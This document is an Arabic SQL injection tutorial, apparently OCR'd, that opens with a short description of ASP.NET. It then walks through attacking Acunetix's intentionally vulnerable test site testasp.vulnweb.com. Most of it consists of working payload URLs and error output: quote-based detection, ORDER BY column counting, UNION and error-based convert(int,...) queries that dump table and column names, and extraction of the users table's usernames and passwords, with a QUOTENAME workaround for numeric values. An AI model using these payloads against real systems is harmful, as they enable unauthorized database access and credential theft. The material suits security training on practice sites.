


الـ إيه إس بي دوت نت ASP.NET إختصارا لـ Active Server Pages والتي تعني صفحات الخادم النشط هو إطار لتطبيقات الويب تم تطويره وتسويقه من خلال شركة مايكروسوفت من أجل إعطاء القدرة للمبرمجين على بناء مواقع ويب ديناميكية وتطبيقات ويب وخدمات ويب , وتم إصداره في يناير من عام 2002 مع النسخة رقم 1.0 من إطار عمل دوت نت , وتعتبر هذه التقنية خلفاً لتقنية ASP (صفحات الخادم النشطة) كما أن ASP.NET تم بناؤها لتستند على تقنية CLR (وقت التشغيل المشترك بين اللغات) مما يسمح للمبرمجين بكتابة أكوادهم الخاصة بإطار ASP.NET باستخدام أي لغة برمجة يفضلونها على أن تكون مدعومة بإطار عمل دوت نت .


يهدف ASP.NET إلى أفضل أداء بحيث يفوق أي تقنية معتمدة على أكواد نصية Scripts (متضمنة الـ ASP الكلاسيكي) ، وذلك يتم عبر ترجمة الكود الذي سيعمل في جهة الخادم Server Side إلى ملف DLL أو أكثر يتم استضافته/استضافتهم على خادم الويب , وتتم هذه الترجمة بشكل آلي في أول مرة يتم استدعاء الصفحة بها (وذلك يعني أنه ليس على المطور أن يقوم بعمل أي خطوات لترجمة الصفحات Compile) هذه الخاصية توفر تطويرا سهلا باستخدام لغة برمجة نصية وتوفر أداء ممتازا مثل الذلك الضي يصاحب الترجمة الثنائية Binary .

لنبدأ الشرح بعرض الموقع المُخصص الشرح علية والمٌقدم من acunetix وإختبار إمكانية الإصابة .

testasp.vulnweb.com/showforum.asp?id=1



testasp.vulnweb.com/showforum.asp?id=1'



لاحظنا بالصورة السابقة بإختبار الكشف عن وجود الثغرة بإستخدام علامة التنصيص الفردية كومة أن النتيجة إجابية لذا لنبدأ الخطوة الأولى من خطوات الحقن بإختبار الكشف عن القيمة الكٌلية للأعمدة .

مٌلاحظة

أولاً : في حالة كانت قيمة الخطأء الناتج تٌساوي أحد القيمة التالية :

[1] - Unclosed quotation mark after the character string ''.

[2] - syntax error in string in query expressuion 'id= ''

[3] - syntax error in (comma) in query expressuion 'id= ''

فهذا معناةُ أن الثغرة يٌمكن إستغلالها .

ثانياً : أما إن كانت القيمة الناتجة بالخطأ تُساوي القيمة :

Input string was nit in a correct format

www.InjectorBoy.GHT?asp=1’

Server Error in '/' Application.

Input string was not in a correct format.

Description: An unhandled exception occurred during the execution of the current web request. Please review the s

Exception Details: System.FormatException: Input string was not in a correct format.

Source Error:

```
An unhandled exception was generated during the execution of the current w
stack trace below.
```

فهذا معناهٌ أن الثغرة لا يُمكن إستغلالها -

ثالثاً : أما في حالة إن كان الخطأ الناتج يُساوي القيمة Runrime Error :

www.InjectorBoy.GHT?asp=1’

Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

فهذا معناهٌ أن الثغرة قد تكون مُرقعة ويكون مُجرد خطأ وقد لا تكون مُرقعة أي مسئلة حظ لا أكثر على الغالب -

لنرجِع مرجوعنا إلى تقنية تحصيل القيمة الكُلية للأعمدة .

testasp.vulnweb.com/showforum.asp?id=1 order by 100-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 50-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 25-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 10-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 5-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 4-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 3-- - خطأ
testasp.vulnweb.com/showforum.asp?id=1 order by 2-- - لا يوجد خطأ

testasp.vulnweb.com/showforum.asp?id=1 order by 3-- - خطأ




Microsoft SQL Native Client error '80040e14'

The ORDER BY position number 3 is out of range of the number of items in the select list.


/showforum.asp, line 9

testasp.vulnweb.com/showforum.asp?id=1 order by 2-- - لا يوجد خطأ



بالإختبار السابق تبين أن عدد الأعمدة الكلّية هي عمودين فقط لذا لنتقل إلى الخطوة التالية وهي كتابة الإستغلال الكامل للأعمدة .

testasp.vulnweb.com/showforum.asp?id=.1 union select 1,2-- -



1

Microsoft SQL Native Client error '80040e14'

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal r

ملحوظة : لأن الموقع المُعتمد الشرح علية قائم بتطبيق الـ إيه إس بي دوت نت يٌمكننا أن نري العمود المٌصاب رقم واحد بالصفحة ويمكن أيضاً إعتماد أٌسلوب الحقن المٌباشر بالإستعلامات عليه ذلك عكس المواقع الأٌخرى التي لا تعتمد هذا التطبيق لديها فلا يٌمكن أن نري رقم العمود المٌصاب بالصفحة ولايٌمكن إستخدام الإستعلامات المٌباشرة بل المٌعتمد عليها فقط تقنية التخمين , فبعد كتابة الإستغلال الكامل للأعمدة نقوم بتخمين الجدول المٌستهدف ثم يلي ذلك تخمين الأعمدة .

الخطوة التالية الأن سوف تكون بعرض الإستعلامات المٌستخدمة لإستخراج البيانات من قاعدة البيانات -

1- إستخراج إصدار قاعدة البيانات


الإستعلام المٌستخدم لذلك

1- convert(int,@@version)

or

2- cast(version() as int)

testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,@@version),2-- -



Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86) Feb 9 2007 22:47:07 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

2- استخراج الجداول

الإستعلام المٌستخدم لذلك

convert(int,(select top 1 table_name+from information_schema.tables where table_schema!=db_name()))

testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 table_name+from information_schema.tables where table_schema!=db_name())),2-- -




الجدول الأول المْستخرج threads

لتصفّح باقي الجداول سوف نقوم بإضافة القيمة التالية للإستعلام

```
and table_name<>'الجدول المْستخرج'
```

```
convert(int,(select top 1 table_name+from information_schema.tables where table_schema!=db_name() and table_name<>'threads'))
```

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 table_name+from information_schema.tables where table_schema!=db_name() and table_name<>'threads')),2-- -
```




الجدول الثاني users وهو الجدول المْستهدف

لتصفّح باقي الجداول الأُخرى نقوم بإضافة نفس الإستعلام الإضافي السابق مرة أُخري

وإضافة إسم الجدول الجديد المْستخرج إليه كالتالي -

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 table_name+from information_schema.tables where table_schema!=db_name() and table_name<>'threads' and table_name<>'users')),2-- -
```



3- استخراج الأعمدة


الخطوة التالية الأن سوف نكون بإستخراج الأعمدة من الجدول المْستهدف users -

الإستعلام المْستخدم لذلك

```
convert(int,(select top 1 column_name+from information_schema.columns where table_name='Table'))
```

لنْلاحظ إننا سوف نقوم بإستبدل القيمة Table بالإستعلام المعروض عليكْم بالجدول المْستخرج سابقاً users وذلك كي نستطيع تحصيل قيم الأعمدة منه .

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 column_name+from information_schema.columns where table_name='users')),2-- -
```




العمود الأول المْستخرج uname ولتصفّح باقي الأعمدة نقوم بإضافة القيمة التالية للإستعلام كما فعلنا مع الجداول سابقاً ونقوم تالياً بإستبدال القيمة Column بالعمود الأول المْستخرج .

```
and column_name<>'Column'
```

```
convert(int,(select top 1 column_name+from information_schema.columns where table_name='Table' and column_name<>'Column'))
```

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 column_name+from information_schema.columns where table_name='users' and column_name<>'uname')),2-- -
```



العمود الثاني upass ولتصفّح باقي الأعمدة نقوم تماماً بفعل ما فعلناهٌ مع الجداول .

4- استخراج البيانات

الخطوة التالية الأن سوف نقوم بإستخراج قيم الأعمدة التي حصلناها بالمرحلة السابقة مع مُراعاة تبديل القيم Table و Column بما يُناسبها .

الإستعلام المُستخدم لذلك

```
convert(int,(select top 1 Column from Table))
```


```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 uname from users)),2-- -
```

testasp.vulnweb.com/showforum.asp?id=.1 union select conve

Microsoft SQL Native Client error '80040e07'

Conversion failed when converting the nvarchar value '!(()&&!|*|*|' to data type int.

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 upass from users)),2-- -
```




اليوز !(()&&!|*|*| والباس g00dPa$$w0rD

ولتحصيل القيمتين معاً بإستعلام واحد نقوم بإضافة القيمة %2b'/'%2b للفصل بين القيمتين الخصيين بالأعمدة كالتالي :

```
convert(int,(select top 1 Column1%2b'/'%2bColumn2 from Table))
```

```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select top 1 uname%2b'/'%2bupass from users)),2-- -
```



مُلاحظة : في بعض الأحيان تحدُث مُشكلة وهي عدم ظهور أي قيم على الشاشة بالصفحة للقيم النهائية للأعمدة وذلك نتيجة

ان الـ pass يكون في بعض الأحيان عبارة عن أرقام وليس حروف وبالإستعلام المْستخدم نحنٌ قٌمنا بتحويلة من خلال الـ convert(int إلي رقم وهو بالأساس رقم فحدث خطأ نتيجة ذلك , لذا الحل لهذه المٌعضِلة هي بتحويل الرقم الى نص ومن ثمً نطلب تحويله الى رقم مرة أٌخرى والدالة التي من خلالها نستطيع تحويل الرقم الى نص وذلك من خلال دمج نص مع الرقم هي الدالة QUOTENAME

شكل الداله العام


```
QUOTENAME ( 'character_string' [ , 'quote_character' ] )
```

ومٌسمى هذا الحل [حل مشكلة القيم الرقمية بقواعد بيانات Microsoft SQL Server]

وبدمجها مع الإستعلام لدينا سوف تكون النتيجة النهائية كالتالي :

```
convert(int,(select+top+1+QUOTENAME(Column,"")+from+Table))
```


```
testasp.vulnweb.com/showforum.asp?id=.1 union select convert(int,(select+top+1+QUOTENAME(upass,"")
+from+users)),2-- -
```





سوف ندرّس بهذا الباب تقنية حقن قواعد بيانات ويندوز سيرفر بالـ Error Based ولنبدأ بعرض الموقع المٌخصص الشرح علية والمٌقدم من acunetix .

```
testasp.vulnweb.com/showforum.asp?id=1
```



1- إستخراج إصدار قاعدة البيانات

الإستعلام المْستخدم لذلك

```
or 1=convert(int,(@@version))
```

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(@@version))-- -
```

testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(@

AWV 1 2 AM G

Microsoft SQL Native Client error '80040e07'

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.30
Corporation Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type

2- استخراج الجداول

الإستعلام المْستخدم لذلك

```
or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))
```

